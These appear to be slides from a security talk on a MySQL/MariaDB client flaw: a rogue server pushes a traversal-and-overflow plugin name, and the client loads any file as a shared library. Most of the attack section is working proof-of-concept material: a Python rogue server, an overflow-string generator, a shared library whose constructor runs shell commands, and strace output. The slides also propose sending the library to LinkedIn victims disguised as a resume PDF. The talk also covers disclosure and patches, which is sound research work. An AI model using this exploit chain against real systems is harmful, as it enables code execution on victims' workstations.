
---

- Older MariaDB and MySQL versions are vulnerable:
  - **Server** can PUSH the full path of shared library to the **client**
  - **Client** will then load it (`dlopen/LoadLibrary` call)
  - Malicious code CAN be executed in `Init/Deinit` of that shared library
- MariaDB
  - Fixed in: MariaDB Server 5.5.56, 10.1.41, 10.2.26, 10.3.17, 10.4.7 and in MariaDB Connector/C 3.1.3
- MySQL
  - Fixed in: MySQL Server 5.6.48+, 5.7.30+ .8.0.19+



Actually it is shared code.  
The important part that it  
is fixed in client

# How does it work?



# What do we need?

3. Ability to PUSH exploit code as shared library

Sounds complicated?

2. Vulnerable (old) version of CLIENT LIBRARY

1. Control of MySQL/MariaDB Server (ANY version)




mysql>

1. Connects to MySQL Server

2. Bad actor takes control of DBA's workstation

MySQL



MySQL Server



Bad actor controls MySQL Server

# How do we push the plugin name with directory traversal?

---

- Write a rogue server with ability to push plugin name
  - Use MySQL/MariaDB Server and create a plugin
  - Create a “fake” MySQL Server in Python (implementing MySQL protocol)

# Plan of the attack

---



Write a rogue server with ability to push plugin name



Loading of arbitrary file as shared library



PUSH the exploit code to DBA's machine

# How to push bad plugin name from the server

---

- Use Python to “fake” real MySQL Server, use `mysql_mimic`
- [https://github.com/kelsin/mysql-mimic/tree/main/mysql\\_mimic](https://github.com/kelsin/mysql-mimic/tree/main/mysql_mimic)

```
import logging
import asyncio
import sys

from mysql_mimic import (
    MysqlServer,
    IdentityProvider,
    User,
)
from mysql_mimic.auth import AbstractClearPasswordAuthPlugin
```



# Fake MySQL Server in Python

---

```
class CustomAuthPlugin(AbstractClearPasswordAuthPlugin):
    name = "mysql_native_password"

class CustomIdentityProvider(IdentityProvider):
    def get_plugins(self):
        return [CustomAuthPlugin()]
    async def get_user(self, username):
        return User(name=username, auth_plugin=CustomAuthPlugin.name)

async def start_server(server):
    await server.serve_forever()

def start_rogue_server(file_name, port):
    print("Starting MySQL Rogue Server ...")
    logging.basicConfig(level=logging.INFO)
    CustomAuthPlugin.client_plugin_name = file_name
    identity_provider = CustomIdentityProvider()
    server = MysqlServer(identity_provider=identity_provider, port=port)
    asyncio.run(server.serve_forever())
```




Exploit  
POC

# Fake MySQL Server in Python

---

```
if __name__ == "__main__":
    if (len(sys.argv) != 3):
        print(f"""
            Run script: {sys.argv[0]} plugin_file_name port
            Example:
            python3 {sys.argv[0]} ../../aaa 3306
            """)
        exit()
    file_name = sys.argv[1]
    port = sys.argv[2]
    if port is None:
        port = 3306
    start_rogue_server(file_name, port)
```





# Fake MySQL Server in Python

MySQL  
client  
8.0.18

```
rogue_mysql_server_simple_tcp.py ../../aaa 3306
MySQL Rogue Server ...
mimic.connection:Started new connection: 646447104
```

Injection  
worked!

System DSN | File DSN | ODBC Drivers | Connection Pooling | Tracing | About

User Data Sources

Name	Description	Driver
mysql-8.0.18	-	MySQL ODBC 8.0 Unicode Driver

O

D

B

C

08004

[MySQL][ODBC 8.0(w) Driver]Authentication plugin '././aaa' cannot be loaded: dlopen(/usr/local/mysql/lib/plugin././aaa.so, 0x0002): tried: '/usr/local/mysql/lib/plugin././aaa.so' (no such file), '/usr/local/mysql/aaa.so' (no such file)

OK

Add

Remove

Configure

Test

Cancel

OK

O

D

B

C

08004

[MySQL][ODBC 8.0(w) Driver]Authentication plugin '././aaa' cannot be loaded: dlopen(/usr/local/mysql/lib/plugin././aaa.so, 0x0002): tried: '/usr/local/mysql/lib/plugin././aaa.so' (no such file), '/usr/local/mysql/aaa.so' (no such file)

# Plan of the attack, updated

---



Write a rogue server with ability to push plugin name



Loading of arbitrary name as shared library



PUSH the exploit code to DBA's machine

# Test worked – now we need a real thing

---

- Problem: how do we ACTUALLY load the exploit code?
  - Need to have a shared library with exploit inside its `init`
  - Need to push it to the user's workstation

# Shared library (Linux/macOS)

---


```
#include <stdio.h>
#include <stdlib.h>
__attribute__((constructor))
void init()
{
    system("touch /tmp/q1");
    system("open /System/Applications/Calculator.app");
}
```

```
$ gcc -shared -o shared.so shared.c
```

# Would be nice to be able to use arbitrary file name

---

```
/* Compile dll path */  
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);
```



adds  
.so/.dll to  
the name

<https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql->

# Buffer overflow



Len  
overflow!

```
/* File   : strxnmov.c
   Author : Richard A. O'Keefe.
   Updated: 2 June 1984
   Defines: strxnmov()
   strxnmov(dst, len, src1, ..., srcn, NullS)
   moves the first len characters of the concatenation of src1,...,srcn
   to dst and add a closing NUL character.
   It is just like strnmov except that it concatenates multiple sources.
   Beware: the last argument should be the null character pointer.
   Take VERY great care not to omit it! Also be careful to use NullS
   and NOT to use 0, as on some machines 0 is not the same size as a
   character pointer, or not the same bit pattern as NullS.
   NOTE
       strxnmov is like strnmov in that it moves up to len
       characters; dst will be padded on the right with one '\0' character.
       if total-string-length >= length then dst[length] will be set to \0
*/

#define FN_REFLen 512 /* Max length of full path-name */
char dlp[512 + 1];

...
strxnmov(dlp, sizeof(dlp) - 1, plugindir, "/", name, SO_EXT, NullS);
```

<https://github.com/mysql/mysql-server/blob/8.0/strings/strxnmov.cc>

# Overflowing the buffer

Unfixed / old version of client

```
$ mysql -h 127.0.0.1 -P 3307
mysql Ver 8.0.18 for linux-
glibc2.12
ERROR 2059 (HY000): Authentication plugin '../..aaa' cannot be loaded:
/usr/local/mysql/lib/plugin/../../aaa.so: cannot open shared object file: No
such file or directory

$ python3.7
rogue_mysql_server_simple_
tcp.py "../..aaa" 3307
Starting MySQL Rogue
Server ...
INFO:mysql_mimic.connectio
n:Started new connection:
3907518464
```

Rogue server in Python

Our client connection

# Generate overflow string

---

```
def generate_injection_string(plugin_dir, file_name):
    traverse="../../../../../../../../../../../"
    plugin_dir_len = len(plugin_dir)
    remaining_len=512 - plugin_dir_len - len(file_name)-len(traverse) - 1
    injection_string=traverse + "/"*remaining_len + file_name
    total_so_string_len=plugin_dir_len + len(injection_string)
    print(f"So string: {plugin_dir}{injection_string}, len: {total_so_string_len}")
    print(injection_string)
    return injection_string
```



# Generate overflow string

---

```
def generate_injection_string(plugin_dir, file_name):
    traverse="../../../../../../../../../../../"
    plugin_dir_len = len(plugin_dir)
    remaining_len=512 - plugin_dir_len - len(file_name)-len(traverse) - 1
    injection_string=traverse + "/"*remaining_len + file_name
    total_so_string_len=plugin_dir_len + len(injection_string)
    print(f"So string: {plugin_dir}{injection_string}, len: {total_so_string_len}")
    print(injection_string)
    return injection_string

def start_rogue_server(port, file_name, plugin_dir):
    print("Generating injection_string...")
    injection_string=generate_injection_string(plugin_dir, file_name)
    print("Starting MySQL Rogue Server ...")
    logging.basicConfig(level=logging.INFO)
    CustomAuthPlugin.client_plugin_name = injection_string
    identity_provider = CustomIdentityProvider()
    server = MysqlServer(identity_provider=identity_provider, port=port, session_factory=MySession)
    asyncio.run(server.serve_forever())
```

# Overflowing the buffer

---

```
$ cat shared.c
#include <stdio.h>
#include <stdlib.h>
__attribute__((constructor))
void init()
{
    system("touch /tmp/pwned");
}
$ gcc -shared -o shared.so shared.c
$ cp shared.so /tmp/pwn.png
```



Payload

# Overflowing the buffer

---

```
$ python3.7 rogue_mysql_server_test.py /tmp/pwn.png 3307
Generating injection_string...
So string:
/usr/local/lib/plugin/../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../tmp/pwn.png, len: 506
Starting MySQL Rogue Server on port 3307 ...
INFO:mysql_mimic.connection:Started new connection: 1310195712
```

## Overflowing the buffer

```
$ ./mysql -h 127.0.0.1 -P 3307
```

ERROR 2059 (HY000): Authentication plugin

[illegible]

C

## Overflowing the buffer: verify with strace

```
$ strace -f -s 10000 mysql -h 127.0.0.1 -P 3307 2>&1|less
```

■ ■ ■

```
openat(AT_FDCWD,  
"/usr/local/mysql/lib/plugin/../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../../../../../../../../../../../../../  
../../../../tmp/pwn.png", 0_RDONLY|0_CLOEXEC) = 4  
read(4, "\177ELF\2\1\1\0\0\0\0\0\0\0
```

# Plan of the attack, updated

---



Write a rogue server with ability to push plugin name



Loading of arbitrary file name as shared library  
(ANY extension)



How to PUSH the exploit code to DBA's machine

# Uploading malicious shared library

---

... disguised as a resume!

1. Find a victim on a LinkedIn
  2. Send a resume (.pdf) with shared library code
- Victim does not need to run it – just save on disk

# Demo


---



```
rubin@rubin-VirtualBox:~$  
rubin@rubin-VirtualBox:~$  
rubin@rubin-VirtualBox:~$ python3 rogue.p  
ARubins-MacBook-Pro:hitb arubin$  
ARubins-MacBook-Pro:hitb arubin$  
ARubins-MacBook-Pro:hitb arubin$ file ~/Documents/martin_resume.pdf  
~/Users/arubin/Documents/martin_resume.pdf: Mach-O 64-bit dynamically linked shared library x86_64  
ARubins-MacBook-Pro:hitb arubin$ cat ~/Documents/hitb/shared.c  
#include <stdio.h>  
#include <stdlib.h>  
__attribute__((constructor))  
void init()  
{  
    system("touch /tmp/q1");  
    system("open /Applications/Calculator.app");  
}  
ARubins-MacBook-Pro:hitb arubin$
```

# Windows demo

---



A large blue circle containing the year "2023" in white text.

2023

- February, 2023: we discovered a new security issue

# The new discovery: timeline

---

- February, 2023: discovered a bypass to 2019 fix
  - Reported to Oracle MySQL team
- April 18<sup>th</sup>, 2023: the issue was fixed in MySQL 8.0.33 / 5.7.42
  - CVE-2023-21980
  - <https://github.com/mysql/mysql-server/commit/cb6a79cea471bad141aaa7d41d58d11bf52c608a>



Product ▾

Solutions ▾

Open Source ▾

Pricing



mysql / mysql-server

Public

<> Code

🔗 Pull requests 5

🎬 Actions

📁 Projects

🛡 Security

📊 Insights

### Bug#35054579 Issue in Oracle MySQL Client using utf16 charset

#### Description:

If we try to connect the server with mysql client using  
--default-character-set=utf1 using a authentication plugin,  
the client connection is failing with below error  
ERROR 2059 (HY000): Authentication plugin '../mysql\_native\_password' cannot be loaded:  
'../mysql\_native\_password.so': cannot open shared object file: No such file or directory  
instead of  
ERROR 2059 (HY000): Authentication plugin '../mysql\_native\_password' cannot be loaded:  
No paths allowed for shared library

#### Analysis:

As per mysql documentation utf16, utf32, ucs2 and utf16le are  
Impermissible Client Character Sets, so when the client tries to  
connect the server with these charsets, the client has to reject the  
connections.

#### Fix:

While parsing the mysql client options, detecting the  
Impermissible Client Character Sets and rejecting the connection.

Change-Id: Ib0d6624c792214b7b44fbb7040646f04081fb3e0

A client setting the character set to an impermissible client character set (ucs2, utf16, utf16le, or utf32) could cause unexpected behavior when the client used an authentication plugin. (Bug #35054579)

<https://dev.mysql.com/doc/relnotes/mysql/8.0/en/news-8-0-33.html>

client\_plugin.cc

Miscellaneous Files

st\_mysql\_client\_plugin

```
434     } else {
435         plugin_dir = getenv("LIBMYSQL_PLUGIN_DIR");
436         if (!plugin_dir) {
437             plugin_dir = PLUGINDIR;
438         }
439     }
440     if (mysql && mysql->charset)
441         cs = mysql->charset;
442     else
443         cs = &my_charset_utf8mb4_bin;
444     /* check if plugin name does not have any directory separator character */
445     if ((my_strcspn(cs, name, name + len, FN_DIRSEP, strlen(FN_DIRSEP))) < len) {
446         errmsg = "No paths allowed for shared library";
447         goto err;
448     }
449     /* check if plugin name does not exceed its maximum length */
450     res = cs->cset->well_formed_len(cs, name, name + len, NAME_CHAR_LEN,
451                                   &well_formed_error);
452
453     if (well_formed_error || len != res) {
454         errmsg = "Invalid plugin name";
455         goto err;
```

# The newer MySQL workbench (> 8.0.19)

---



MySQL.  
Workbench 8.0

Version 8.0.30 build 2054668 CE (64 bits) Community

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# The newer MySQL workbench (8.0.30)

Manage Server Connections

Connection Name:

Connection Remote Management System Profile

Connection Method:  Method to use to connect to the RDBMS

Parameters SSL Advanced

☐ Use compression protocol Select this option for WAN connections.

